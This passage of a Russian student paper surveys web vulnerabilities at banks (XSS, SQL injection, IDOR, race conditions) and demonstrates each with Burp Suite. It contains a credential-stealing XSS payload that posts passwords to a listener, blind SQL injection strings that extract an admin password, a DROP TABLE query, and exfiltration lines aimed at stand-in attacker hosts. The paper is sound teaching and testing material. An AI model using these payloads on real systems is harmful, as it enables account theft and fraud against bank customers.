
ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 004.056.53(045)

Актуальные веб-уязвимости сервисов финансово-банковского сектора и способы защиты веб-приложения



Алена Алексеевна Жилина, *студентка Факультета прикладной математики и информационных технологий, Финансовый университет, Москва, Россия*
Alena A. Zhilina, *student, Faculty of Applied Mathematics and Computer Science, Financial University, Moscow, Russia*
alen.zhilina@yandex.ru

АННОТАЦИЯ

Повсеместная цифровизация с каждым днем увеличивает число веб-сервисов в организациях, в том числе финансово-банковского сектора. Вместе с этим развитие получают и техники взлома этих сервисов. Проблема по большей части не в глобальном росте новых уязвимостей, а в том, что классические приемы повышения уровня защищенности часто игнорируются банками. В данной статье выявляются наиболее актуальные угрозы безопасности веб-сервисов для организаций финансово-банковского сектора: XSS, SQL-инъекции, IDOR, Race Condition. Для каждой из выбранных уязвимостей приведены краткое описание и типы, а также продемонстрированы примеры их эксплуатации с использованием наиболее популярного инструмента, применяемого в DAST-тестировании веб-приложений Burp Suite. С целью определения оптимального способа обеспечения безопасности веб-сервисов банковской организации рассмотрены механизмы защиты, а также подход SDCL.
Ключевые слова: *IDOR; XSS; SQL; Race Condition; онлайн-банкинг; тестирование; DAST; Burp Suite; Security Development Lifecycle*

Для цитирования: **Жилина А.А. Актуальные веб-уязвимости сервисов финансово-банковского сектора и способы защиты веб-приложения.** ***Научные записки молодых исследователей.*** **2021;9(1):53–70.**

ORIGINAL PAPER

Relevant Web Vulnerabilities of Financial and Banking Services and Ways to Protect the Web Application

ABSTRACT

Widespread digitalization increases the number of web services in organizations, including the financial and banking sector, every day. At the same time, hacking techniques for these services are also being developed.

Научный руководитель: ***Егоров Е.В.,*** *старший преподаватель Департамента информационной безопасности, Финансовый университет, Москва, Россия / Scientific Supervisor:* ***Yegorov E.V.,*** *Senior Lecturer, Department of Information Security, Financial University, Moscow, Russia.*

The problem is mostly not in the global growth of new vulnerabilities, but because banks often ignore the classic methods of increasing the level of security. This article identifies the most relevant threats to web services security for organizations in the financial and banking sector. Below, for each of the selected vulnerabilities, a brief description and types are provided, as well as examples of their exploitation using the most popular in DAST-testing Burp Suite web application. To determine the optimal way to ensure the security of a banking organization's web services, the protection mechanisms and the SDCL approach are considered.

Keywords: *IDOR; XSS; SQL; Race Condition; Burp Suite; Accunetix; Postman; online banking; Security Development Lifecycle; testing; DAST*

For citation: **Zhilina A. A. Relevant web vulnerabilities of financial and banking services and ways to protect the web application.** ***Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*****. 2021;9(1):53–70.**

Введение

Атаки, эксплуатирующие веб-уязвимости в веб-сервисах банковских организаций, являются критичными, поскольку могут привести к быстрому развитию системного кризиса банковской системы и нанести существенный ущерб интересам собственников и клиентов финансовых организаций. По этой причине для Банка России обеспечение необходимого и достаточного уровня защиты информации в кредитных организациях, некредитных финансовых организациях РФ, а также в субъектах национальной платежной системы является одним из условий, при котором осуществимо достижение основополагающих целей работы Банка.

В последние годы, основываясь на исследованиях крупных IT-компаний, таких как Positive Technologies, можно проследить тенденцию отказа компаний финансово-банковского сектора от ряда мер безопасности:

- в пользу удобства пользователей;
- обход требований безопасности разработчиками по причине того, что служба информационной безопасности становится сдерживающим фактором в скорости поставки сервисов на рынок.

Это приводит к существенному увеличению риска совершения мошеннических операций.

В этой связи выделим несколько векторов, на которые таким организациям стоит обратить внимание при выстраивании своей деятельности в части внедрения и использования веб-сервисов:

1) определение потенциальных уязвимостей для своих сервисов;

2) применение необходимых механизмов безопасности;

3) организация тестирования безопасности веб-приложений на каждом этапе жизненного цикла — Systems development life-cycle (SDLC).

Для противостояния угрозам безопасности информации и их влиянию на операционный риск финансовым организациям следует обеспечить необходимый и достаточный уровень защиты информации, а также сохранять этот уровень при изменении условий как внутри, так и вне организаций.

Определение наиболее актуальных атак на примере сайта банка

Согласно исследованию, проведенному компанией «Ростелеком-Солар» в мае 2020 г., почти три четверти веб-сервисов содержат критические веб-уязвимости [1]. Среди наиболее распространенных — IDOR-уязвимость, которую содержат 70% приложений, подверженность эксплуатации XSS атак (50%) и внедрению SQL кода (30%). В качестве еще одной атаки, которая в большей степени характерна для веб-приложений финансово-банковского сектора, предлагаю рассмотреть Race Condition.

Стоит отметить, что выбранные для исследования атаки входят в категорию среднего и высокого риска по статистике, составленной Positive technologies в 2019 г. (2017–2018 гг.) для онлайн-банкинга (*рис. 1*), а именно, IDOR, SQL-injection и Race Condition можно отнести к типу атак нарушения логики работы приложения, XSS, в свою очередь, по определению является атакой межсайтового выполнения сценариев[1]. Данный

[1] Уязвимости онлайн-банков: подводим итоги анализа. URL: https://www.ptsecurity.com/ru-ru/research/analytics/vulnerabilities-rbo-2019/ (дата обращения: 12.12.2020).




Рис. 1. **Статистика веб-уязвимостей для онлайн-банкинга Positive Technologies 2019**

Источник: URL: https://www.ptsecurity.com/ru-ru/research/analytics/vulnerabilities-rbo-2019/.

факт говорит о критичности реализации злоумышленниками угроз безопасности сайтов для банка.

Рассмотрим пример типичного сайта банка, чтобы определить вектор атаки для каждой из выбранных уязвимостей, принцип их действия и последствия эксплуатации.

XSS- и SQL-инъекции

Cross-Site Scripting — уязвимость на основе межсайтового скриптинга (XSS), SQL-инъекции — уязвимость, позволяющая внедрение произвольного SQL-кода (Structured Query Language — язык программирования структурированных запросов к базе данных).

На *рис. 2* представлена страница входа в учетную запись. Формы регистрации и авторизации являются типичной для любого сайта точкой входа, куда может быть инъецирован вредоносный код.

При реализации XSS-атаки на сайт, содержащий уязвимость данного типа, внедряется JavaScript-код, который запускается в браузере жертвы при переходе на определенную страницу или при совершении определенных действий (ввод данных в форму, прокрутка, наведение на какой-либо элемент страницы). Данный код, взаимодействуя с веб-сервером злоумышленника, может передавать cookie-файлы пользователя, в результате чего киберпреступник сможет авторизоваться на интернет-ресурсах под учетными данными жертвы и действовать от ее имени.

Таким образом, мошенники получают контроль над базой данных организации, в том числе доступ к персональным данным клиентов (например, данным паспорта, кредитной карты, информации о транзакциях и т.п.), а также возможность менять их непосредственно на сервере.

Внедрение SQL-инъекции позволяет атакующему выполнить произвольный запрос к базе данных и получить возможность чтения и/или записи локальных файлов и выполнения произ-

вольных команд на атакуемом сервере [2]. Атака типа внедрения SQL может быть возможна из-за некорректной обработки входящих данных, используемых в SQL-запросах[2].

Наиболее распространенные виды XSS- и SQL-уязвимостей приведены в *табл. 1* и *2* соответственно.

Рассмотрим пример реализации XSS-атаки на сайт банка, позволяющей получить авторизационные данные пользователя.

Предположим, что на сайте банка есть форма для отзывов пользователей о работе сервиса, содержащая сохраненную (Stored) XSS-уязвимость. Для эксплуатации данного вида уязвимости необходим сторонний сервис, с которым внедренная полезная нагрузка будет взаимодействовать при успешном исходе. Воспользуемся службой Burp Collaborator от Port Swigger. После создания адреса, запросы на который мы будем отслеживать, в форму для отзывов вставим следующую полезную нагрузку:

```
<input name=username id=username>
<input type=password name=password
onchange=»if(this.value.length)
fetch(<адрес слушающего сервера>',{
method:'POST',
mode: 'no-cors',
body: username.value+':'+this.value
});»>
```

Этот сценарий заставит любого, кто просматривает оставленный отзыв, отправить POST-запрос на подставленный в полезную нагрузку адрес, содержащий имя пользователя и пароль. Получение учетных данных в Burp Collaborator представлено на *рис. 3*.

В качестве примера эксплуатации SQL-инъекции рассмотрим Blind SQL с использованием временных задержек.

При работе веб-приложения используются cookie-файлы для отслеживания и аналитики. Перехватив запрос к сайту, используя Burp Proxy, изменим значение cookie TrackingId, подставив в него логическое условие и задержку: `TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END—`.

Рис. 2. **Форма регистрации и авторизации на сайте банка**

Источник: разработано автором.

И затем следующим образом:

`TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END—`

В первом случае приложение отвечает через 10 секунд, во втором — моментально, так как условие ложно. Таким образом, уязвимость позволяет проверить истинность любого введенного логического условия.

Для определения имени пользователя с правами администратора можно перебрать возможные значения следующим запросом: `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—`.

Далее можем определить количество символов в пароле [изменяя условие length(password)>1] с использованием Burp Repeater (*рис. 4*):

`TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+length(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—`.

Следующим действием необходимо проверить каждый символ пароля. Воспользуемся Burp Intruder.

На вкладке Positions изменяем значение cookie на: `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='`

[2] Уязвимости веб-приложений. URL: https://waf.pentestit.ru/vulns/1533 (дата обращения: 13.12.2020).

Таблица 1

Виды уязвимостей типа XSS

Вид	Описание	Пример

Reflected XSS	Приложение получает данные в HTTP-запросе и небезопасным способом включает эти данные в ответ. Позволяет злоумышленнику:
	- выполнять любые действия от имени пользователя;
	- просматривать любую информацию, которую может просматривать пользователь;
	- изменять любую информацию, которую пользователь может изменить;
	- инициировать взаимодействия с другими пользователями, включая злонамеренные атаки, которые будут исходить от первоначального пользователя-жертвы
		`https://insecure-website.com/status?message=Smth+data`
		`<p>Smth data</p>`
		Так как обработки или фильтрации данных, передаваемых напрямую в URL, не происходит, в данный параметр злоумышленник может подставить вредоносный скрипт:
		`<script>/*+Bad+stuff+here...+*/`
		`</script>`
		Если пользователь посещает URL-адрес, созданный злоумышленником, то сценарий выполняется в браузере пользователя в контексте сеанса

Stored XSS	Приложение получает данные из ненадежного источника и сохраняет на сервере. Злоумышленник может внедрить вредоносную нагрузку в поле комментария, отзыва или чата, псевдониме или контактных данных, оставляемых при оформлении заказа или каких-либо сторонних ненадежных источников	Аналогично предыдущему примеру скрипт может быть вставлен в любое поле, контролируемое злоумышленником

DOM-based XSS	Приложение содержит некоторый клиентский JavaScript, который обрабатывает данные из ненадежного источника небезопасным способом, обычно путем записи данных обратно в DOM (Document Object Model). Поле ввода заполняется из части HTTP-запроса, такой как параметр строки URL-запроса, что позволяет злоумышленнику осуществить атаку с использованием вредоносного URL-адреса таким же образом, как и отраженный (Reflectad) XSS	JavaScript для чтения значения из поля ввода и записи этого значения в элемент внутри HTML:
		var search = `document.getElementById('search').value;`
		`var results = document.getElementById('results');`
		`results.innerHTML = 'You searched for: ' + search;`
		Если злоумышленник может контролировать значение поля ввода, он может легко создать вредоносное значение, которое выполнит внедренный сценарий:
		`You searched for: <img src=1 onerror='/* Bad stuff here... */'>`

Dangling markup injection	Внедрение висячей разметки — это метод перехвата данных между доменами в ситуациях, когда полная атака с использованием межсайтовых сценариев невозможна	`<input type=»text» name=»input» value=»CONTROLLABLE DATA HERE`
		При отсутствии экранирования символов > или « даже при наличии входной фильтрации и политики безопасности контента злоумышленник может вырваться из значения атрибута в кавычках и закрывающего тега и вернуться в контекст HTML:
		`«><img src='//attacker-website.com?`
		Полезная нагрузка злоумышленника не закрывает `src` атрибут, который остается «висящим». Когда браузер анализирует ответ, он будет смотреть вперед до тех пор, пока не встретит одиночную кавычку, завершающую атрибут. Все до этого символа будет рассматриваться как часть URL-адреса и будет отправлено на сервер злоумышленника

Источник: составлено автором.

Таблица 2

Виды уязвимостей типа SQL-injection

Вид	Описание	Пример
Stacked Queries Injection	Возможность дописать в GET второй команды после «;». В php+mysql современные движки не поддерживают выполнение более одного запроса. Атака характерна для ASP+MySQLServer	Подстановка в id строки «`1; DROP TABLE userlist`» изменит запрос к БД так: `SELECT username FROM userlist WHERE id = 1; DROP TABLE userlist` Запрос удалит таблицу пользователей из БД
UNION based	UNION слово позволяет выполнить одно или несколько дополнительных SELECT-запросов и добавить результаты к исходному запросу. Работает в том случае, если оба запроса возвращают одинаковое количество столбцов и типы данных совместимы между запросами	Подстановка в username строки «` UNION SELECT username, password FROM userlist—» закроет предыдущий запрос кавычкой и добавит новый запрос на выборку всех пользователей с паролями из таблицы
Error based	Используется, когда ответы HTTP-запросов не дают результатов запросов к БД. В этой ситуации часто можно заставить приложение возвращать условные ответы путем условного запуска ошибок SQL в зависимости от введенного условия (ошибка, если условие истинно)	Подстановка в username строки ` UNION SELECT case WHEN (username = user' and SUBSTRING(password, 1, 1) > 'm') then 1/0 else null end FROM userlist— позволит на основе вывода ошибок побуквенно собрать пароль пользователя user
Blind	Ответы HTTP не содержат результатов соответствующего SQL-запроса или подробностей каких-либо ошибок базы данных. В этом случае злоумышленник может подставить в уязвимое поле логическое условие по закономерности изменения текста на выводимой странице или кода ответов сайта выявить закономерность и на ее основе получить какие-либо данные из БД	Приложение определяет пользователя по значению cookie, переданных на сайт `SELECT userId FROM users WHERE userId = 'rgnk328hbhjc89'` Сайт ведет себя по-разному в зависимости от того, возвращает запрос какие-либо данные или нет, и в первом случае на странице отображается сообщение «С возвращением». Далее можно подставлять условия для проверки или извлечения каких-либо данных
Double Blind	Отличается от предыдущей уязвимости тем, что ответы сервера неразличимы. В этом случае злоумышленник может использовать задержки и по времени ответа сервера идентифицировать истинное условие. В Windows Server также можно использовать функцию load_file: `SELECT LOAD_FILE(CONCAT('\\\\foo.','(select MID(version(),1,1)),'.attacer.com\\')));` Далее можем посмотреть логи на DNS-сервере	1) `'; IF (1=2) WAITFOR DELAY '0:0:10'— '; IF (1=1) WAITFOR DELAY '0:0:10'—` 2) `'; IF (1=2 pg_sleep(10)' —`
Fragmented	Инъекция осуществляется в этом случае одновременно в 2 параметра+	`SELECT * FROM users WHERE login='\' and pass='or 1=1#`

Окончание таблицы 2

Вид	Описание	Пример
Column Truncation	Уязвимость связана с некорректной настройкой СУБД. Если установлено ограничение на максимальную длину логина пользователя в N символов, злоумышленник может зарегистрироваться в системе с именем admin<N-5 пробелов>1. При проверке на существование пользователя в БД совпадений найдено не будет. Из-за ограничения длины логина последний символ отрежется и создастся новая учетная запись с именем пользователя admin. После этого злоумышленник может зайти в систему с логином admin и установленным им при регистрации паролем. При входе права будут назначены как для оригинального пользователя admin	-

Источник: составлено автором.




Рис. 3. **Burp Collaborator**

Источник: скриншот автора.

`a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—` и выделяем, а символом $ как изменяемый параметр (*рис. 5*).

Так как пароль содержит буквенно-цифровые символы, добавим в список для полезных нагрузок Simple list (*рис. 6*).

Запустим атаку и будем отслеживать время ответа для каждой из полезных нагрузок (*рис. 7*). Строка с одним из символов содержит значение, близкое к 10 000 миллисекундам. Это значение является искомым символом пароля.

Таким образом, проведя атаку для каждой из других позиций символов в пароле, определим его значение.

Для поиска XSS и SQL необходимо рассматривать все потенциальные контексты: ме-




Рис. 4. **Burp Repeater**

Источник: скриншот автора.




Рис. 5. **Burp Intruder — Positions**

Источник: скриншот автора.




Рис. 6. **Burp Intruder — Payloads**

Источник: скриншот автора.




Рис. 7. **Burp Intruder — Results**

Источник: скриншот автора.

ста в ответе сайта, где появляются данные, контролируемые злоумышленником, любая проверка ввода или другая обработка данных, выполняемая сайтом [3]. Далее рекомендуется выбрать одну или несколько полезных нагрузок и проверить их эффективность. Для этого можно использовать памятку, составленную компанией PortSwigger[3], в которой приведены примеры синтаксиса различных запросов к разным видам и версиям баз данных, а также набор полезных нагрузок, такой как, например, PayloadsAllTheThings[4].

IDOR

IDOR (Insecure Direct Object Reference) — уязвимость на основе небезопасных прямых ссылок на объекты.

Учитывая, что каждый пользователь такого банка имеет свой уникальный id, при переходе на страницу личного кабинета или попытке получения какого-либо файла, принадлежащего пользователю, этот идентификатор может переда-

[3] Cross-site scripting (XSS) cheat sheet. URL: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet (дата обращения: 16.12.2020); SQL injection cheat sheet. URL: https://portswigger.net/web-security/sql-injection/cheat-sheet (дата обращения: 16.12.2020).

[4] PayloadsAllTheThings. URL: https://github.com/swisskyrepo/PayloadsAllTheThings/ (дата обращения: 16.12.2020).

ваться как параметр GET запроса напрямую через URL. Наличие на сайте IDOR-уязвимости позволит получить доступ к информации о транзакциях и состоянии счетов пользователей, а также изменить данные их профилей простым перебором идентификаторов пользователей и подстановкой в URL-строку браузера. Это тип уязвимости управления доступом, которая возникает, когда приложение использует вводимые пользователем данные для прямого доступа к объектам.

Можно выделить 2 основных типа IDOR: с прямой ссылкой на объекты базы данных и с прямой ссылкой на статические файлы. Первая из них подразумевает ситуацию, когда злоумышленник имеет возможность изменения индекса учетной записи в запросах, которые выполняются во внутренней базе данных, таким образом минуя элементы управления доступом. Второй тип имеет место, когда конфиденциальные ресурсы находятся в статических файлах в файловой системе на стороне сервера и злоумышленник может просто изменить имя файла, чтобы получить стенограмму, созданную другим пользователем, и потенциально получить учетные данные пользователя и другие конфиденциальные данные.

Рассмотрим пример IDOR с прямой ссылкой на статические файлы. Предположим на сайте банка есть чат со службой поддержки (*рис. 8*).




Рис. 8. **Пример чата на сайте банка**

Источник: скриншот автора.

По нажатию на кнопку «View transcript» происходит скачивание истории текущего чата. Проанализируем запрос на получение такого файла помощью инструмента Proxy в BurpSuite (*рис. 9*).

Видим, что в GET-запросе имя требуемого файла передается напрямую. Пробуем изменить имя файла на «1.txt». Веб-приложение инициализирует скачивание файла, который был указан (*рис. 10, 11*).

При открытии файла видим фрагмент чата с другим пользователем, в котором передается пароль от его учетной записи.

Таким образом, в данном примере путем эксплуатации IDOR-уязвимости реализовано получение доступа к чувствительным данным другого пользователя, что предоставляет возможность осуществления определенных действий (например, платежных операций или изменения данных учетной записи) от имени пользователя или получения каких-либо конфиденциальных данных.

Race Condition

Race Condition — уязвимость на основе «состояния гонки».

Кратко данную уязвимость можно описать так: два (или более) процесса в контексте задачи должны быть уникальными, но при этом работают одновременно, выполняя одну и ту же функцию, и в процессе выполнения становятся

